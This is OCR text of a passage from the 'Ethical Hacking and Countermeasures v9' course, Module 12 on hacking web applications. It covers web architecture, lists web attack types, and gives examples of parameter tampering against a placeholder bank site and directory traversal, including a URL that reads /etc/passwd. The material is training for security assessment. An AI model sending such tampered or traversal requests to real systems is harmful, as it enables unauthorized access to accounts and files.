
Hacking Web Applications


Module 12


Ethical Hacking and Countermeasures v9

Module 12: Hacking Web Applications

Exam 312-50









The evolution of Internet and Web technologies, combined with rapidly increasing Internet connectivity, defines the new business landscape. Web applications are an integral component of online business. Everyone connected via the Internet is using an endless variety of web applications for many different purposes, including online shopping, email, chats, and social networking.

Increasingly, web applications are becoming vulnerable to more sophisticated threats and attack vectors. This module will familiarize you with various web applications, web attack vectors, and how to protect an organization's information resources from them. It describes the general web-application hacking methodology that most attackers use to exploit a target system. Ethical hackers can use this methodology to assess their organization's security against web-application attacks. Thus, this module also presents several tools that are helpful at different stages of web-application security assessment.



This section describes the basic concepts associated with web applications vis-à-vis security concerns—their components, how they work, their architecture, and so on. Furthermore, it provides insight into web 2.0 applications, vulnerability stacks, and possible web attack vectors on web applications.



Web applications are software programs that run on web browsers and act as the interface between users and web servers through web pages. They help the users request, submit, and retrieve data to/from a database over the Internet by interacting through a user-friendly graphical user interface (GUI). Users can input data via keyboard, mouse, or touch interface, depending on the device they are using to access the application. Built on browser-supported programming languages such as PHP, JavaScript, HTML, and CSS, the web applications work in combination with other programming languages such as SQL to access data from databases.

Web applications have helped in making web pages dynamic, as they allow users to communicate with servers using server side scripts. They allow the user to perform specific tasks such as searching, sending email, connecting with friends, online shopping, and tracking and tracing. All the desktop applications are available to users to allow them to have the flexibility to work with the Internet as well.


Entities develop various web applications to offer their services to users via the Internet. Whenever users need access to such services, they can request it by submitting the uniform resource identifier (URI) or *uniform resource locator* (URL) of the web application in a browser. The browser passes this request to the server, which stores the web application data and displays it in the browser. Some popular web servers are Microsoft IIS, Apache Software Foundation's Apache HTTP Server, AOL/Netscape's Enterprise Server, and Sun One.

Increasing Internet and online business use has accelerated the development and ubiquity of web applications across the globe. A key factor in the adoption of web applications for business

better services than many computer-based software applications, easy to install and maintain, secure, and easy to update.


Advantages of web applications include:

- Being operating-system independent makes development and troubleshooting easy as well as cost-effective.
- They are accessible anytime, anywhere, using a computer with an Internet connection.
- The user interface is customizable, making it easy to update.
- Users can access them on any device having an Internet browser, including PDAs, mobile phones, etc.
- Dedicated servers, monitored and managed by experienced server administrators, store all the web application data allowing the developers to increase the workload capacity.
- Multiple locations of servers not only helps in increasing physical security, but it also lessens the burden of monitoring thousands of desktops using the program.
- They use flexible core technologies, such as JSP, Servlets, Active Server Pages, SQL Server, and .NET scripting languages, which are scalable and support even portable platforms.



The main function of web applications is to fetch user-requested data from a database. When a user clicks or enters a URL in a browser, the web application immediately displays the requested website content in the browser. This mechanism involves the following step-by-step process:

- First, the user enters the website name or URL in the browser, and then the web application sends the request to the web server.
- On receiving the request, the web server checks the file extension:
  - If the user requests a simple web page with an HTM or HTML extension, the web server processes the request and sends the file to the user's browser.
  - If the user requests a web page with the extension CFM, CFML, or CFC, then the web application server must process the request.
- Therefore, the web server passes the user's request to the web application server, which processes the user's request.
- The web server accesses the database to perform the requested task by updating or retrieving the information stored on it.
- After processing the request, web application server sends the results to the web server, which in turn sends the results to the user's browser.



Web applications run on web browsers and use a group of server-side scripts (ASP, PHP, etc.) and client-side scripts (HTML, JavaScript, etc.) to execute the application. The working of the web application depends on its architecture, which includes hardware and software that performs tasks such as reading the request, searching, gathering and displaying the required data.

The web application architecture includes different devices, web browsers, and external web services that work with different scripting languages to execute the web application. The web application architecture comprises of three layers:

1. Client or presentation layer
2. Business logic layer
3. Database Layer


The client or presentation layer includes all physical devices present on the client side, such as laptops, smart phones, and computers. These devices feature operating systems and compatible browsers, which enable users to send requests for required web applications. The user requests a website by entering a URL in the browser, and the request travels to the web server. The web server responds to the request and fetches the requested data; the application displays this response in the browser in the form of a web page.

The "business logic" layer itself is comprised of two layers: the web-server logic layer and the business logic layer. The web-server logic layer contains various components, such as a firewall,

an HTTP request parse, a proxy-server cache, an authentication and login handler and resource handler, and a hardware components–like server. It has a firewall that offers security to the content, an HTTP request parser to handle requests coming from clients and forward responses to them, as well as a resource handler capable of handling multiple requests simultaneously. The web-server logic layer holds all coding that reads data from the browser and returns the results (e.g., IIS Web Server, Apache Web Server).

The business logic layer includes the functional logic of the web application, which is implemented using technologies such as .NET, Java, and "middleware" technologies. It defines how the data flows, according to which the developer builds the application using programming languages. The business logic layer stores the application data and integrates legacy applications with the latest functionality of the application. The server needs a specific protocol to access user-requested data from its database; this layer also contains the software and defines the steps to search and fetch the data.


The database layer is comprised of cloud services, a B2B layer that holds all the commercial transactions, and a database server that supplies an organization's production data in structured form (e.g., MS SQL Server, MySQL server).



"Web 2.0" refers to technologies that use dynamic web pages, thus superseding the Web 1.0 technology, which used static HTML web pages. Web 2.0 allows users to upload or download information simultaneously from a web 2.0 website.

The client-side technologies used for developing a web 2.0 site include frameworks, SDKs, and markup languages—namely, jQuery, Ext JS, and Prototype JavaScript Framework; Apache Flex; HTML 5; and so on. These technologies enhance the ability of web 2.0 sites, enabling the users to interact continuously, play audio and videos files, edit documents online, and so on.

Client-side technologies used for developing web 2.0 sites include languages such as PHP, Ruby, Perl, and Python, as well as Enterprise Java (J2EE) and Microsoft.NET Framework to output data dynamically using information from files and databases. The present technology allows multiple web 2.0 sites to interact and share data seamlessly.



One maintains and accesses web applications through various levels that include custom web applications, third-party components, databases, web servers, operating systems, networks, and security. All the mechanisms or services employed at each layer help the user in one way or the other to access the web application securely. When talking about web applications, organization considers security as a critical component because web applications are major sources of attacks. The following vulnerability stack shows the layers and the corresponding element/mechanism/service employed at each layer, which make web applications vulnerable.

Attackers make use of vulnerabilities of one or more elements among the seven levels to exploit them and gain unrestricted access to an application or entire network.

Layer 7:

If an attacker finds vulnerabilities in business logic (implemented using languages such as .NET and Java), he/she can exploit these vulnerabilities by performing input validation attacks such as XSS.

Layer 6:

Third-party components are services that integrate with the website to achieve certain functionality (e.g., Amazon.com targeted by an attacker is the main website; citrix.com is a third-party website).

When customers choose a product to buy, they click on a Buy/Checkout button. This redirects them to their online banking account through a payment gateway. Third-party websites such as citrix.com offer such payment gateways. Attackers might exploit this redirection and use this as a medium/path by which to enter Amazon.com and exploit it.

Layer 5:

Databases store sensitive user information such as user IDs, passwords, phone numbers, and other particulars. Attackers might find vulnerabilities in a target website's database. Then they exploit these vulnerabilities using tools such as sqlmap to get hold of the target's database.

Layer 4:

Webservers are software programs that host websites. When users access a website, they send a URL request to the web server. The server parses this request and responds with a webpage, which appears in the browser. Attackers can employ footprinting on a webserver, which hosts the target website, and grab banners that contain information such as the web server name and its version. They might then start searching for vulnerabilities in that particular version of the web server and exploit any that they find.

Layer 3:


Attackers scan an operating system to find open ports and vulnerabilities and develop viruses/backdoors to exploit them. They send the malware through open ports to the target machine; by running it, attackers compromise the machines and gets control over them. Later, they try to access the databases of the target website.

Layer 2:


Routers/switches route network traffic only to specific machines. Attackers floods these switches with huge number of requests that exhaust the CAM table, leading it to behave like a hub. Then they aim the target website by sniffing data (in the network), which can include credentials or other personal information.

Layer 1:

IDS and IPS trigger alarms if any malicious traffic enters a target machine or server. Attackers perform evasion techniques to circumvent intrusion detection systems, so that while exploiting the target, the IDS/IPS does not trigger any alarm.



Attackers try various application-level attacks to compromise the security of web applications to commit fraud or steal sensitive information. This section discusses various types of threats and attacks against the vulnerabilities of web applications.



Web application threats are not limited to attacks based on URL and port 80. Despite using ports, protocols, and the OSI layer, vendors must protect the integrity of mission-critical applications from possible future attacks by being able to deal with all methods of attack.

The various types of web application threats are as follows:

- **Cookie Poisoning**

  By changing the information inside a cookie, attackers bypass the authentication process; once they gain control over a network, they can modify its content, use the system for a malicious attack, or steal information from users' systems.

- **Directory Traversal**

  Attackers exploit HTTP by using directory traversal, which gives them access to restricted directories; they execute commands outside the web server's root directory.

- **Unvalidated Input**

  To bypass the security system, attackers tamper with http requests, URLs, headers, form fields, hidden fields, query strings, and so on. Users' login IDs and other related data are stored in cookies, which become a means of attack. Examples of attacks caused by unvalidated input include SQL injection, cross-site scripting (XSS), and buffer overflows.

- **Cross-Site Scripting (XSS)**

  Attackers bypass client-ID security mechanisms and gain access privileges, and then inject malicious scripts into specific web pages. These malicious scripts can even rewrite HTML website content.

- **Injection Flaws**

  Attackers inject malicious code, commands, or scripts in the input gates of flawed web applications in such a way that the applications interpret and run with the newly supplied malicious input, which in turn allows them to extract sensitive information.

- **SQL Injection**

  This is a type of attack in which attackers inject SQL commands via input data, and then tamper with the data.

- **Parameter/Form Tampering**

  This type of tampering attack manipulates the parameters exchanged between client and server to modify application data such as user credentials and permissions, and price and quantity of products. This information is actually stored in cookies, hidden form fields, or URL Query Strings. The web application use it to increase their functionality and control. Man in the middle (MITM) is an example of this type of attack. Attackers use tools such as Web scarab and Paros proxy for these attacks.

- **Denial of Service**

  A denial-of-service (DoS) attack is an attacking method intended to terminate the operations of a website or server and render it unavailable to legitimate users. For instance, a website related to a banking or email service is not able to function for a few hours or even days, resulting in loss of time and money.

- **Broken Access Control**

  Broken access control is a method in which an attacker identifies a flaw related to access control and bypasses the authentication, and then compromises the network.

- **Cross-Site Request Forgery**

  The cross-site-request forgery method is a kind of attack in which an authenticated user in made to perform certain tasks on the web application that an attackers chooses. For example, a user clicking on a particular link sent through an email or chat.

- **Information Leakage**

  Information leakage can cause great losses to a company. Hence, organizations must protect all sources such as systems or other network resources from information leakage by employing proper content-filtering mechanisms.

- **Improper Error Handling**

  It is necessary to define how a system or network should behave when an error occurs. Otherwise, the error may provide a chance for an attacker to break into the system. Improper error handling may lead to DoS attacks.

- **Log Tampering**

  Web applications maintain logs to track usage patterns such as user login credentials and admin login credentials. Attackers usually inject, delete, or tamper with web application logs to engage in malicious activities or hide their identities.

- **Buffer Overflow**

  A web application's buffer overflow vulnerability occurs when it fails to guard its buffer properly and allows writing beyond its maximum size.

- **Broken Session Management**

  When security-sensitive credentials such as passwords and other important data are not properly secured, attackers can easily compromise them.

- **Security Misconfiguration**


  Developers and network administrators should check the configuration of their entire application stack to avoid security misconfiguration at any level, including its platform, web server, application server, framework, and custom code. Automated scanners detect missing patches, misconfigurations, use of default accounts, and so on attackers could exploit to compromise web application security.

- **Broken Account Management**

  Vulnerable account management functions including account update, forgotten or lost password recovery or reset, and other similar functions that might weaken valid authentication schemes.

- **Insecure Storage**

  Web applications need to store sensitive information such as passwords, credit card numbers, account records, or other authentication information in a database or on a file system. If users do not maintain the proper security of their storage locations, then the application may be at risk, as attackers can access the storage and misuse its information. Insecure storage of keys, certificates, and passwords allow the attacker to gain access to the web application as a legitimate user.



Discussed below are a few more types of web application threats:

- **Platform Exploits**

  Users can build various web applications by using different platforms such as BEA Web logic and ColdFusion. Each platform has its various vulnerabilities and exploits associated with it.

- **Insecure Direct Object References**

  When developers expose various internal implementation objects such as files, directories, database records, or key-through references, the result is an insecure direct object reference. For example, if a bank account number is a primary key, there is chance of the application being compromised by attackers taking advantage of such references.

- **Insecure Cryptographic Storage**

  Sensitive data stored in a database should be properly encrypted using cryptography. However, some cryptographic encryption methods contain inherent weakness. Thus, developers should use strong encryption methods to develop secure applications. At the same time, they must take care to store the cryptographic keys securely. If these keys are stored in insecure places, then attackers can obtain them easily and decrypt the sensitive data.

- **Authentication Hijacking**

  To identify a user, every web application employs user identification such as an ID and password. However, once attackers compromise a system, various malicious things such as theft of services, session hijacking, and user impersonation can occur.

- **Network Access Attacks**

  Network access attacks can majorly affect web applications, including basic level of service. They can also allow levels of access that standard HTTP application methods could not grant.

- **Cookie Snooping**

  Attackers use cookie snooping on victim systems to analyze users' surfing habits and sell that information to other attackers, or to launch various attacks on the victims' web applications.

- **Web Services Attacks**

  Attacker can get into the target web applications by exploiting an application integrated with vulnerable web services. An attacker injects a malicious script into a web service and is able to disclose and modify application data.

- **Insufficient Transport Layer Protection**

  Use SSL/TLS authentications for websites; otherwise, attackers can monitor network traffic to steal authenticated users' session cookies, making them vulnerable to threats such as account theft and phishing attacks.

- **Hidden Manipulation**

  Attackers attempting to compromise e-commerce websites mostly use these types of attacks. They manipulate hidden fields and change the data stored in them. Several online stores face this type of problem every day. Attackers can alter prices and conclude transactions, designating the prices of their choice.

- **DMZ Protocol Attacks**

  The DMZ ("demilitarized zone") is a semi-trusted network zone that separates the untrusted Internet from the company's trusted internal network. An attacker who is able to compromise a system that allows other DMZ protocols has access to other DMZs and internal systems. This level of access can lead to:

  - Compromise of the web application and data
  - Defacement of websites
  - Access to internal systems, including databases, backups, and source code

- **Unvalidated Redirects and Forwards**

  Attackers lure victim and make them click on unvalidated links that appear to be legitimate. Such redirects may attempt to install malware or trick victims into disclosing

passwords or other sensitive information. Unsafe forwards may allow access control bypass, leading to:

1. Session fixation attacks
2. Security management exploits
3. Failure to restrict URL access
4. Malicious file execution

- **Failure to Restrict URL Access**

  An application often safeguards or protects sensitive functionality and prevents the displays of links or URLs for protection. Attackers access those links or URLs directly and perform illegitimate operations.

- **Obfuscation Application**

  Attackers usually work hard at hiding their attacks and avoid detection. Network and host-based intrusion detection systems (IDSs) are constantly looking for signs of well-known attacks, driving attackers to seek different ways to remain undetected. The most common method of attack obfuscation involves encoding portions of the attack with Unicode, UTF-8, or URL encoding. Unicode is a method of representing letters, numbers, and special characters to properly display them, regardless of the application or underlying platform.

- **Security Management Exploits**


  Some attackers target security management systems, either on networks or on the application layer, in order to modify or disable security enforcement. An attacker who exploits security management can directly modify protection policies, delete existing policies, add new policies, and modify applications, system data, and resources.

- **Session Fixation Attack**


  In a session fixation attack, the attacker tricks or attracts the user to access a legitimate web server using an explicit session ID value.

- **Malicious File Execution**

  Malicious file execution vulnerabilities are present in most applications. The cause of this vulnerability is because of unchecked input into a web server. Because of this, attackers execute and process files on a web server and initiate remote code execution, install the rootkit remotely, and—in at least some cases—take complete control over systems.



No validation or improper validation may lead web application vulnerable to various input validation attacks. If web applications implement input validation only on the client side, attackers can easily bypass it by tampering with http requests, URLs, headers, form fields, hidden fields, and query strings. Users' login IDs and other related data are stored in the cookies, which become a means of attack.



Parameter tampering is a simple form of attack aimed directly at an application's business logic. This attack takes advantage of the fact that many programmers rely on hidden or fixed fields (such as a hidden tag in a form or a parameter in an URL) as the only security measure for certain operations. To bypass this security mechanism, an attacker can change these parameters.

Detailed Description:

After establishing session between web application and user, an exchange of parameters between the web browser and the web application takes place to maintain information about a client's session, which eliminates the need to maintain a complex database on the server side. Web application uses URL queries, form fields, and cookies to pass these parameters.

Changed parameters in the form field are the best example of parameter tampering. When a user selects an HTML page, it is stored as a form field value, and transferred as an HTTP page to the web application. These values may be pre-selected (combo box, check box, radio buttons, etc.), free text, or hidden. An attacker can manipulate these values. In some extreme cases, it is just like saving the page, editing the HTML, and reloading the page in the web browser.

Hidden fields that are invisible to the end user provide information status to the web application. For example, consider a product order form that includes the following hidden field:

```
<input type="hidden" name="price" value="99.90">
```

Combo boxes, check boxes, and radio buttons are examples of pre-selected parameters used to transfer information between different pages, while allowing the user to select one of several predefined values. In a parameter tampering attack, an attacker may manipulate these values. For example, consider a form that includes the following combo box:

```
<FORM METHOD=POST ACTION="xferMoney.asp">
Source Account: <SELECT NAME="SrcAcc">
<OPTION VALUE="123456789">******789</OPTION>
<OPTION VALUE="868686868">******868</OPTION></SELECT>
<BR>Amount: <INPUT NAME="Amount" SIZE=20>
<BR>Destination Account: <INPUT NAME="DestAcc" SIZE=40>
<BR><INPUT TYPE=SUBMIT> <INPUT TYPE=RESET>
</FORM>
```

Bypassing:

An attacker may bypass the need to choose between two accounts by adding another account into the HTML page source code. The Web browser displays the new combo box, and the attacker can choose the new account.

HTML forms submit their results using one of two methods: **GET** or **POST**. In the GET method, all form parameters and their values appear in the query string of the next URL, which the user sees. An attacker may tamper with this query string. For example, consider a web page that allows an authenticated user to select one of his or her accounts from a combo box and debit the account with a fixed unit amount. When the user clicks on a submit button in the web browser, the URL request is as follows:

http://www.juggybank.com/cust.asp?profile=21&debit=2500

The attacker may change the URL parameters (profile and debit) to debit another account:

http://www.juggybank.com/cust.asp?profile=82&debit=1500


The attacker can modify other URL parameters, including attribute parameters and internal modules. Attribute parameters are unique parameters that characterize the behavior of the uploading page. For example, consider a content-sharing web application that enables the content creator to modify content, while other users can only view the content. The web server checks whether the user who is accessing an entry is the author or not (usually by cookie). An ordinary user will request the following link:

http://www.juggybank.com/stat.asp?pg=531&status=view

The attacker can modify the status parameter to “delete” in order to delete permission for the content.

http://www.juggybank.com/stat.asp?pg=147&status=delete

Parameter/form tampering can lead to theft of services, escalation of access, session hijacking, and assuming the identity of other users, as well as parameters that grant access to developer and debugging information.



When access is provided outside a defined application, there exists the possibility of unintended information disclosure or modification. Complex applications configure with multiple directories that exist as application components and data. An application has the ability to traverse these multiple directories to locate and execute the legitimate portions of an application. A directory traversal/forceful browsing attack occurs when the attacker is able to browse for directories and files outside normal application access. A "directory traversal"/"forceful browsing" attack exposes the directory structure of an application, and often the underlying web server and operating system. With this level of access to web application architecture, an attacker can:

- Enumerate the contents of files and directories
- Access pages that otherwise require authentication (and possibly payment)
- Gain secret knowledge of the application and its construction
- Discover user IDs and passwords buried in hidden files
- Locate source code and other interesting files left on the server
- View sensitive data such as customer information

Example:

The following example uses "../" to **back up** several directories and obtain a file containing the backup of a web application:

http://www.targetsite.com/../../../sitebackup.zip


This example obtains the "/etc/passwd" file from a UNIX/Linux system, which contains user account information:

http://www.targetsite.com/../../../../etc/passwd

Let us consider another example in which an attacker tries to access files located outside a web publishing directory using directory traversal:


http://www.juggyboy.com/process.aspx=../../../../some dir/some file

http://www.juggyboy.com/../../../../some dir/some file



Developers and network administrators should ensure that an entire application stack is configured properly; otherwise, security misconfiguration can occur at any level of the stack, including its platform, web server, application server, framework, and custom code. For instance, if the developer does not configure server properly, this could result in various problems that can infect site security. Problems that lead to such instances include server software flaws, unpatched security flaws, enabling unnecessary services, and improper authentication.

Automated scanners help to detect a few of these problems. Attackers can access default accounts, unused pages, unpatched flaws, unprotected files and directories, and so on to gain unauthorized access. The person responsible should take care of all such unnecessary and unsafe features. Disabling it completely would prove very beneficial, preventing outsiders from using them for malicious attacks. To avoid leakage of crucial information to attackers, network administrator should thus take care of all application-based files through proper authentication and strong security methods.



By exploiting injection flaws in web applications, attackers can easily read, write, delete, and update any data (i.e., relevant or irrelevant to that particular application). They are many types of injection flaws, some of which are discussed below:

- **SQL Injection**

